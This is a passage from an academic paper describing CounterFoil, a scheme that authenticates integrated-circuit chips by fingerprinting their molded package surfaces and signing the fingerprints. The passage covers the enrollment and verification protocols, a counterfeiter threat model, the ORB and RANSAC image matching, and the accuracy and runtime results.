3 Description of Approach

CounterFoil uses package surface features to authenticate provenance of individual chips as shown in Fig. 2. The two participants in the scheme that interact with the chip are denoted as the enroller and a verifier. The enroller acts on behalf of a chip manufacturer that wishes to sell parts with an assurance of provenance. The verifier is a customer that has purchased the chips on the market and wants to check whether they are legitimate. Both the manufacturer as enroller, and customer as verifier, have incentives for participating in the presented scheme. The chip manufacturer can make their products more attractive by offering an assurance that authentic parts bearing their branding can be verified as produced by them. Importantly, they can accomplish this without needing to trust every point in their distribution channels. The chip customer is incentivized to participate because systems that are free from counterfeit chips can avoid costly failures or recalls that are caused by counterfeits [45].

Algorithm 1: EnrollChip

Input: Image img of chip surface with marker attached. Private key k_{pr} for signing messages.

$eid \leftarrow readMarker(img)$
$f_{eid} \leftarrow extractKeypoints(img, r, \theta, w_{enroll})$
$s(f_{eid}) \leftarrow Sign(k_{pr}, f_{eid})$
$database[eid] \leftarrow f_{eid} \| s(f_{eid})$
return

Algorithm 2: VerifyChip

Input: Image img of chip surface with marker attached. Public key k_{pub} to check signatures.
Output: Success or failure to verify chip as authentic according to the identity on its label

$id \leftarrow readMarker(img)$
$f_{eid} \| s(f_{eid}) \leftarrow database[id]$
if $VerifySignature(k_{pub}, s(f_{eid}))$ **then**
  $f_v \leftarrow extractKeypoints(img, r, \theta, w_{verify})$
  if $score(f_{eid}, f_v) > threshold$ **then**
    return *success*
return *fail*

The enroller extracts fingerprints from package surface features using image processing and publishes information about enrolled chips to a public database. Integrity of database entries is assured by digital signatures. The enroller holds a private key k_{pr} for signing messages, and gives the corresponding public key k_{pub} to any parties that wish to act as verifiers. Our implementation uses the simplifying assumption of pre-existing public keys for enroller and verifier, but in practice this could, for example, rely on a trusted certificate authority. The enroller uses the private key to sign database entries when writing them, and the verifier uses the enroller's corresponding public key to check the signatures when reading from the database. More details about the enrollment (Alg. 1) and verification (Alg. 2) procedures are given below. Details of the image processing performed in enrollment and verification are deferred to Sec. 4.




Figure 2: Protocol for package fingerprinting. Trusted enroller labels each package and then enrolls it by extracting and then signing a set of keypoints associated with the package. Verifier compares the enrolled keypoints against the package to determine whether the package is consistent with its label.

3.1 Enrollment

The enrollment procedure should occur as part of the packaging of an IC. The IC should be trusted at the time of packaging, as the goal is to later tie provenance back to this point. Each die is sealed inside of a molded plastic package as usual by means of transfer molding (see Sec. 2.3 and Fig. 1). After the package hardens and cures, a label with a computer-readable identification marker is affixed to the surface of the package. The marker represents an insecure numerical identifier of the chip instance, similar to a serial number, which we denote as its *eid* (enrollment identifier). The enroller then takes an image that captures both the marker, and the package surface in the vicinity of the marker, from which the fingerprint will be extracted. A digitized enrollment fingerprint f_{eid} is extracted from the image, using a procedure that will be explained in Sec. 4.2. The date of manufacture and other metadata can be appended to the fingerprint at this point. The enroller creates signature $s(f_{eid})$ by digitally signing fingerprint f_{eid} using private key k_{pr} (Alg. 1, line 3). An entry is added to the public database to associate the identifier *eid* with $f_{eid} || s(f_{eid})$ (Alg. 1, line 4). Once the chip is enrolled to the database, it is released into distribution channels.

3.2 Verification

The verification procedure checks authenticity of chips at the end of distribution. The verifier takes an image of the chip that includes both the marker and the package surface in the vicinity of the marker. The insecure identifier (*eid*) of the marker is extracted from the image. The enrolled data $f_{eid} || s(f_{eid})$ for this identifier is accessed from the database (Alg. 2, line 2). The validity of signature $s(f_{eid})$ is checked using the public key k_{pub} of the enroller (Alg. 2, line 3). The enrolled fingerprint f_{eid} is compared against a new fingerprint f_v that is extracted from the relevant area of the chip package surface. If the similarity score exceeds a chosen threshold, then the package surface is determined to match the record (Alg. 2, line 5). The chip is verified as authentic only if the digital signature is valid, and the fingerprints match. The validity of the signature ensures that the enrolled fingerprint in the public database was created by the enroller and has not been modified. The fingerprint match ensures that the enrolled data is not being used to authenticate a chip other than the one that was enrolled, a scenario that would arise if a label was copied or transferred from one chip to another. The verification procedure is currently performed on a workbench in our lab, but could later, for example, be integrated into a pick-and-place machine at the end of distribution that picks chips from reels and places them appropriately onto printed circuit boards.

3.3 Attacker Capabilities and Security Considerations

The attacker considered in this work is a profit-motivated counterfeiter that forges chips for purpose of selling them on the market. This type of profit-seeking attacker is responsible for prior counterfeit parts found in sensitive systems, but note that it does not include nation-state attackers that may spend large amounts of money to create malicious forgeries to bring down targeted high-value systems. For a profit-seeking attacker, if the effort of forging chips exceeds the selling price of the chip on the market, there is no incentive to forge the chips. At the same time, the cost for anti-counterfeiting technology in commodity parts cannot exceed what the producer or consumer of the parts is willing to spend for the guarantee of provenance.

The security of our approach relies on assumptions similar to those in earlier work on certificates of authenticity [13]. Our


assumptions relate to the enrollment and verification protocol, the uniqueness of package fingerprints, and the difficulty of creating forged chip packages that match legitimately enrolled fingerprints. Among these three, the first is intended to be uncontroversial, and the latter two are supported by experimental data in the paper.

1. **Protocol Integrity:** We make the standard assumption that an adversary is not able to obtain the enroller's private key or forge digital signatures without having the private key. We assume that the enroller is trusted to only package legitimate integrated circuits, and to enroll only these packages with the private key k_{pr}.


2. **Unique Fingerprints:** We rely on the fact that package fingerprints created under ordinary conditions are unique and are identifiable via image processing. Specifically, an enrolled fingerprint from one package will not be deemed a match for any package other than the enrolled one. Fingerprint uniqueness binds the enrolled data to a specific chip instance. If labels are later affixed to chips other than the enrolled, the enrollment data associated to the label will not match the chip characteristic. This prevents an adversary from successfully copying or transferring labels across chips.

3. **Difficulty of Package Forgery:** We assume, and then support experimentally, that package fingerprints are random and difficult to control. This prevents an adversary from creating a new package surface that matches a legitimate enrolled fingerprint. We support this assumption by showing that even chips from the same mold have different fingerprints. This implies that even possession of an identical mold will not enable an adversary to successfully forge packages and therefore forgery requires a more advanced manufacturing process than what industry uses for packaging chips. Regardless of the process used to create forgeries, an adversary will have to create recognizable features with sizes on the order of $10\mu m$ (see Fig. 3). Besides attempting to clone the package surface an attacker could print a label with features from a legitimate chip. However, the printing task is seemingly out of reach of many technologies such as high-end 2400 DPI printers, which have a dot size of $10.6\mu m$ and can only print reliable features at a much larger scale than its dot size. Aside from forgery, an adversary might transfer the package from a legitimate part to a counterfeit IC, but there would be no profit motive to this, as it would destroy a legitimate chip to create a single forged chip.

Practical security concerns of our prototype system warrant further discussion. One concern is that an adversary could make a chip unverifiable by removing, moving, or damaging its label. This threatens reliability more than security because it does not falsely authenticate counterfeits, and because counterfeiters would not directly profit from destroying the labels.



(a) Package surface profiled using Zygo Nexview [58]



(b) Extracted SIFT feature sizes from image processing.

Figure 3: Package surface features, and distribution of feature sizes extracted from package surface images using OpenCV.

For reliability, the paper labels used in our prototype system would likely be replaced by more robust markings when deploying CounterFoil at production scale outside of the lab. A second practical concern pertains to the use of a public database for enrollment records. The records in the database reveal information about quantity and schedule of produced parts, which may be sensitive to the manufacturer. Similarly, database queries that happen in the clear could reveal business information about the consumer. Where this is a concern, the enrolled data could be made private and provided only to trusted verifiers, or cryptographic protocols for oblivious transfer [44] or anonymous credentials [9] could be used to ensure privacy.

4 Image Processing and Analysis

Our system relies on image processing as part of enrollment and verification. Enrollment generates a digitized representation of recognizable features within a selected area of the package surface. Verification later scores the record of enrolled features against a new image of the package surface. In this section we describe the computer vision algorithms used. Our algorithms are written in C++ using OpenCV [8] for the image processing.




Figure 4: Image of chip with affixed marker. The position of enrollment ROI is shown by the blue box, and the callout shows the keypoints extracted from the ROI. The ROI that would be used for verification is the smaller red box. The size and position of both ROIs are defined relative to the marker, as shown by annotations in yellow.

4.1 Aruco Marker Labels and ROI Detection

Our system uses computer-readable labels (Fig. 2) to represent the purported identity of a package. The labels are placed, to the extent possible with manual placement, in the same position on each package. For convenience the labels are also used as fiducial marks to define the Region Of Interest (ROI) in the enrollment and verification images, although other easily-recognized features could be used instead of the labels for this purpose. Aruco, the specific marker system that we use, is a square-based fiducial marker system with binary codes [17]. Aruco marker dictionaries are configurable, allowing for an arbitrary marker capacity (in bits) and number of markers. We use Aruco markers to label the chips with the search tag of the public database. The four corners of the marker allow for detection of image orientation (pose estimation) which we leverage to determine the ROI for further processing. Figure 4 shows a detected marker with its top-left corner used to determine the center of ROI at a distance $< r, \theta >$ relative to the marker. Depending on whether the image is being processed for enrollment or verification, the ROI selected from the image would be either ROI_{enroll} (blue square) and ROI_{verify} (red square). Both squares are centered at the same point, and have a size that is defined relative to the marker size for magnification invariance. The width of the larger square is $w_{enroll} = 2mm$, and the width of the smaller square is $w_{verify} = w_{enroll}/\sqrt{2}$. The difference in ROI sizes ensures that the ROI from enrollment will always contain the ROI from verification regardless of rotation. Consider the yellow circle in Fig. 4 which is centered at point $< r, \theta >$. Regardless of the image orientation, the red square will always be contained within the circle, and the blue square will always contain the circle. Therefore, the blue square (ROI_{enroll}) will always contain the red square (ROI_{verify}). Further, ROI_{enroll} is chosen larger than ROI_{verify} to save runtime, as the verification involves more processing steps than enrollment. In our experiments we use $r = 5mm$ and $\theta = \pi/8$.

4.2 Feature Enrollment

The enrollment process extracts distinctive features from an image which are suitable for matching and object recognition, and stores them as compact feature descriptors. A number of well-known image processing techniques exist for feature detection and description, such as Scale Invariant Feature Transform (SIFT) [33], Oriented FAST and Rotated BRIEF (ORB) [46], Binary Robust Invariant Scalable Keypoints (BRISK) [31], and Speeded-Up Robust Features (SURF) [5]. These techniques are commonly used in applications such as image stitching, where image alignment requires finding corresponding points of objects in two different images that contain the objects. Our work is agnostic to the choice of algorithm, but based on empirical evaluation (as will be discussed in Sec. 5.2.1) we choose ORB.

We first pre-process the image (ROI) using Contrast Limited Adaptive Histogram Equalization (CLAHE) to improve the contrast and tolerance to variation in lighting intensity. We then use OpenCV's implementation of ORB to extract image features. The keypoints are detected by Oriented FAST algorithm and described by 256-dimensional rotated BRIEF descriptors [46]. Similarity between two keypoints can be evaluated using *feature distance*, which is the Euclidean distance between two keypoints in the 256-dimensional feature space. The keypoints also have associated positions within an image, and we will use *pixel distance* to denote the Euclidean distance in two dimensions between pixels in an image. For the sake of predictable runtime, we restrict the number of keypoints to 1,000/mm^2 of package surface. Fig. 4 shows the keypoints extracted from the region of interest.

The enrolled features are stored in a public database along with a digital signature (Fig. 2). The NIST Digital Signature Standard (DSS) establishes three algorithms for signatures, RSA, Digital Signature Algorithm (DSA) and Elliptic Curve DSA (ECDSA) [28]. We choose DSA in our implementation, but this can replaced by either of the other algorithms with minimal performance impact. For hashing function, SHA-3 is chosen because it is the latest Cryptographic Hash Standard issued by NIST [14]. More specifically, the enrollment data is hashed using SHA3-256 and subsequently signed with the enroller's private key using an implementation of DSA with 3072-bit private key from the open-source Crypto++ library [1]. Details about performance are presented in Sec. 5.2.

4.3 Feature Verification

Verification compares the enrolled keypoints against the ROI of a new image in to order compute a similarity score. The integrity of enrolled keypoints is first verified by checking the digital signature. When a new image is captured for verification, its ROI is identified relative to the marker, and keypoints are extracted from the ROI. This mirrors the corresponding steps performed in feature enrollment, so we don't repeat

their description here. The processing performed with the verification keypoints is as follows.

4.3.1 Feature Matching and RANSAC based Homography Computation

Two images of the same planar surface taken from different perspectives are related by a homography, which is a geometric model that maps feature positions in one image to the corresponding positions in the second image. Estimating the homography requires finding enrollment and verification keypoints that are similar and therefore likely to be representations of the same feature on the package surface. We find such points by performing nearest neighbor matching using OpenCV's FLANN (Fast Library for Approximate Nearest Neighbors) [40] matcher, and then evaluating quality of matches using a standard approach based on ratio of feature distances [33] as described here. For every keypoint k_i in ROI_{enroll}, we find its two closest (in feature distance) keypoints (k'_1 and k'_2) from ROI_{verify} and compute from their Euclidean distance in feature space a ratio score $r_i = \frac{\|k_i - k'_1\|_2}{\|k_i - k'_2\|_2}$. A low ratio indicates that keypoint k_i is significantly more similar to its best match k'_1 than to its second best match k'_2, which implies that k_i and k'_1 are likely to be corresponding points in the two images [33]. The 50 keypoint pairs with the lowest ratios (i.e., the best matches) are used as the basis for estimating a homography with the RANSAC algorithm. Increasing the number of matches will reduce the chance of RANSAC reaching consensus on an incorrect homography, but increases the expected number of random samples required to find consensus.

RANSAC (Random Sample Consensus) [15] is an algorithm to estimate a model from noisy data that contains both inliers and outliers. In our case, the computed model is the homography, and the data are the 50 selected keypoint pairs. RANSAC first samples four keypoint pairs from the set and calculates from them a homography matrix as in Eq. 1, where the 3x3 matrix is the homography, and P_e and P_v are the respective coordinates in enrollment and verification images of the keypoints. The quality of the homography model is then evaluated according to how many of the 50 keypoint pairs fit the model. Each pair that fits the homography model is considered an inlier. The process iterates to calculate and evaluate homographies from different sample points, and the homography with the highest number of inliers is returned as the best fit for the data.

$$P_v = \begin{bmatrix} h_{11} & h_{12} & h_{13} \\ h_{21} & h_{22} & h_{23} \\ h_{31} & h_{32} & 1 \end{bmatrix} \times P_e \qquad (1)$$





Figure 5: Pixel distances between enrolled keypoints and the verification keypoints that are their nearest feature-space neighbors. Correspondence of keypoint position is defined by homography. The spike at left comes from matched keypoints in the same relative positions, which are consistent with being from the same physical feature of the package. The points close enough to count as inliers are shaded red.

4.3.2 Projection and Scoring

Using the enrollment and verification keypoints, and the homography between them, we compute a score that indicates how many of the enrolled keypoints have good matches in the set of verification keypoints. An enrolled keypoint is considered to have a good match if there exists a verification keypoint that satisfies two conditions: (1) it is highly similar to the enrolled keypoint, and (2) it is at the position where the enrolled keypoint should be found in the verification image. The first condition is formalized as a requirement of being the nearest neighbor in feature space to the enrolled keypoint, and being at least 25% nearer than its second-closest neighbor (i.e. ratio score $r_i \leq 0.75$). The second condition is formalized as a requirement of being within 2 pixels of the location where the homography predicts the enrolled keypoint to be in the verification image. This ensures that matched features are not only similar, but also geometrically consistent with relative positions of the enrolled keypoints. Fig. 5 shows the pixel distance between the homography projection of an enrolled keypoint and the location of the verification keypoint that is its nearest neighbor in feature space. The data is collected from 100 different verification trials. The peak at left indicates that the nearest neighbor is often found within two pixels of the location predicted by the homography. These points are the inliers.

Fig. 6 shows examples of keypoint matching from verification. The matching succeeds even when the verification image is rotated and at a different scale from the orientation of the same chip at enrollment. Each line on the figure shows the correspondence between an enrolled keypoint and a matching keypoint found on the package during verification.



(a) Verification at nominal orientation (b) Verification with rotation (c) Verification at different scale

Figure 6: Three examples of matching between enrollment keypoints (square in upper left) and verification image of the same chip package instance, where the verification image differs in zoom and orientation. White square on chip package is the identified region of interest for verification. Each line corresponds to a keypoint match from enrollment to verification (Sec. 4.3.2).

5 System Evaluation

We evaluate the CounterFoil system using experiments on populations of two plastic dual in-line package (PDIP) chips. The first is an Alliance Memory AS6C6264-55PCN [3], which is a 64kb SRAM in a 28-pin PDIP (surface size 35.6mm $\times$ 15.2mm) that is rated for 0°C to 70°C temperature range. The second is a Microchip Technology 23LC1024 [39], which is a 1Mb SRAM in an 8-pin PDIP (9.2mm $\times$ 6.4mm) that is rated for -40°C to 85°C. Images are collected using two instances of two different camera models. The two ViTiny UM12 cameras [56] cost $390 each, have 5MP sensors, and computer-controlled focus through software. The two MustCam UM012C cameras cost $40 each, have 5MP sensors, and manual focus by turning a dial. Our collection of chips and cameras are shown in Fig 7.

In our evaluation we use 52 instances of chip model AS6C6264 and 40 instances of chip model 23LC1024. Chips packaged in the same mold are identified by the mold marking on the package. Our dataset has several chips packaged from the same mold: 5 pairs, 9 multiples in chip model AS6C6264 and 14 pairs in chip model 23LC1024. Each chip instance is enrolled to the database using one camera, and then verified using the other camera of the same model. Enrollment and verification is repeated 3 times for each chip, comprising a total of 528 images taken with ViTiny and MustCam.

5.1 Package Authentication

Package authentication is performed by matching verification image features with enrolled ones as described in Sec. 4. Fig. 8 shows in green the cumulative distribution function (CDF) of the number of inliers (matched keypoints) from the dataset of enrolled and verification chip images using our system. Fig. 8 also shows in red the CDF of inliers for mislabeled packages. In these cases, the program is modified to ignore the identity encoded on the label, and to fetch from the database the enrolled keypoints of another, randomly selected chip instance of the same model. 5,000 such comparisons are






Figure 7: Experimental setup. Left side of workbench used for enrollment, right side used for verification. Separate camera are used for enrollment and verification. Middle of image shows the population of chips with labels affixed.

performed. This CDF represents what a counterfeiter might achieve by randomly swapping labels. We also consider the strongest adversary that has an exact duplicate of the mold that was used by the trusted packaging house to produce the enrolled chip, and he copies the label for the legitimate enrolled chip onto his counterfeits created from the same mold. The lines in blue show the number of inliers that the counterfeit would be able to achieve in this permissive setting. Even if the attacker has the same mold used to produce an enrolled chip, the counterfeits that can be created with the mold typically still have significantly fewer inliers than the enrolled chip.

The verifier's decision to accept or reject a package is made according to whether the number of matched enrollment keypoints exceeds a threshold. A higher threshold is a more selective determination of authenticity. Higher thresholds can reduce both false positives (counterfeits accepted as authentic) and true positives (legitimate chips accepted as authentic). Receiver operating characteristic (ROC) curves are plots that show the achievable rates of true and false positives as the acceptance threshold is varied. A true positive always refers to a case where the enrolled and verified chip are the same instance with the same label, but we use two different notions of a false positive. The first case of false positive is




(a) 23LC1024 with ViTiny (b) AS6C6264 with ViTiny




(c) 23LC1024 with MustCam (d) AS6C6264 with MustCam

Figure 8: CDF of number of inliers using each model of camera.



(a) 23LC1024 with ViTiny (b) AS6C6264 with ViTiny



(c) 23LC1024 with MustCam (d) AS6C6264 with MustCam


Figure 9: Receiver Operating Characteristic curves show ability to distinguish enrolled chips from other chips created from a different mold than the enrolled chip, or from the same mold that produced the enrolled chip.

a counterfeit chip with a label that was enrolled to a chip from a different mold. The second case of false positive is a counterfeit chip with a label used to enroll another chip from the same mold as itself. The first case corresponds to a typical unsophisticated counterfeiter, and the second is to provide an idea of what a determined and well-equipped attacker may be able to achieve. The ROC curves are shown in Fig. 9. For both models of chip and both models of camera, we are able to distinguish perfectly (100% true positives at 0% false positives) between a legitimate chip being verified and a counterfeit from a different mold. Even in the extreme case where the counterfeiter has the same mold (from the packaging house) used to create the enrolled chip, it is possible to detect the counterfeits while still keeping a high rate of true positives. The worst case is AS6C6264 with ViTiny camera (Fig. 9b), where it is still possible to accept 90% of legitimate chips while allowing only 10% of counterfeits created from the same mold. We will show later in the paper that this performance can be further improved by higher quality images. Note that the worst-case scenario of counterfeits from the same mold that produces legitimate chips demonstrates the effectiveness of CounterFoil, but our assumption of a trusted packaging house precludes an adversary having this capability.

CounterFoil is intended to be a scalable solution for provenance, so it is important to consider the possibility of collisions when enrolling fingerprints of many packages. Because the packaging house in possession of the molds is trusted, we focus on collisions that might occur in the ordinary scenario of a profit-seeking attacker that is using different molds to create counterfeit chips. A collision occurs when a verification fingerprint of package (A) is accepted as matching enrolled fingerprints from two different-mold packages (A) and (B). This collision is a true positive authentication of package (A), and a false positive authentication of package (A) against the enrolled fingerprint of (B). We are able to avoid false positives between different-mold chips in our limited dataset, so we use a simple model to estimate the false positive probability of a larger dataset. Enrolled fingerprints have an average of 3936 keypoints in a $2mm^2$ ROI, and we find empirically that each keypoint will become an inlier with probability 1.0E-3 when compared to a verification fingerprint from a different mold. Under the simplifying assumption that all keypoints have the same probability of being inliers, the number of inliers will follow a binomial distribution, and we can calculate the probability of inliers falsely exceeding the acceptance threshold. We choose for the model an acceptance threshold equal to the minimum number of inliers between same-chip comparisons, which is 48. The probability of having a false positive is then 5.6E-36, which is the estimated collision probability between two fingerprints from different molds. A collision probability of 5.6E-36 implies that the enrolled fingerprints have entropy of 117-bit random binary strings.

Table 1: Quantitative comparison of different feature-detecting methods. Plot at right shows the ROC plot from which the area-under-curve is computed. All four algorithms are configured to use 1,000 keypoints per mm^2 for this comparison.

Algorithm	Avg. Inliers		Area Under Curve	Run Time [s]
	Same Chip	Same Mold		
SIFT	570	178	0.971	0.215
SURF	470	100	0.970	0.211
ORB	236	56	0.980	0.064
BRISK	215	53	0.953	0.432



5.2 Runtime

Verifying provenance of packages should not slow manufacturing (for enroller) or integration (for verifier). The verification process is more computationally intensive than enrollment, and certain target applications for verification may impose stringent latency requirements. For example, we envision that one application is integration with a pick-and-place machine, which removes chips from feeder reels and places them appropriately onto printed circuit board pads for reflow soldering. Single head pick-and-place machines from a leading manufacturer place between 1,800 and 5,000 parts per hour [37], which corresponds to handling each part for 720ms to 2s. Fig. 10 shows that package verification can be performed at production speed, as our system is able to authenticate each instance within 150 ms on an Intel Xeon CPU E5-2690. The runtime can be further reduced to meet even tighter latency requirements by enrolling a smaller number keypoints for each chip. Fig. 10 shows how runtime scales with the size of ROI at a constant keypoint density, and shows the breakdown of runtime by task. Enrolling a larger area of the chip surface increases the number of inliers and the total runtime. The next two subsections consider the runtime implications of algorithm choices.

5.2.1 Image Processing

Table 1 compares the runtime and authentication performance of four popular algorithms for feature extraction and matching. While all of the algorithms are suitable, we find ORB to perform best, and have thus chosen it for our work. In particular, the speedup of ORB comes largely from its compatibility of using locality-based hashing to identify near neighbors, without using the k-nearest neighbor search which is the most time consuming operation in the other algorithms.

5.2.2 Digital Signatures

We also evaluate the performance impact of using different digital signature algorithms such as DSA (3072-bit key) and ECDSA (256-bit key). For the one-time key generation step,




Figure 10: Runtime of verification procedure, broken down by processing task, for different sizes of ROI. Keypoint density is held constant at 1,000/mm^2. The increase in keypoints for the larger ROI results in a higher runtime, but also increases the number of matching points that are found. Runtime can be traded against accuracy by adjusting the ROI size.

ECDSA is significantly faster than DSA, with runtimes of 1.1ms and 2142ms respectively. More important is the runtime of the repeated steps of signing enrollment records and verifying signatures. Signing and verifying incur runtimes of 1.4ms and 1.6ms in DSA, and incur runtimes of 1ms and 2.6ms in ECDSA. Verification is the step with real-time constraints, so we use DSA over ECDSA, but the impact of this choice is minor because runtime is dominated by image processing. Further, signature verification can be done in parallel with feature verification and is not the performance bottleneck of CounterFoil.

5.3 Practicality and Costs

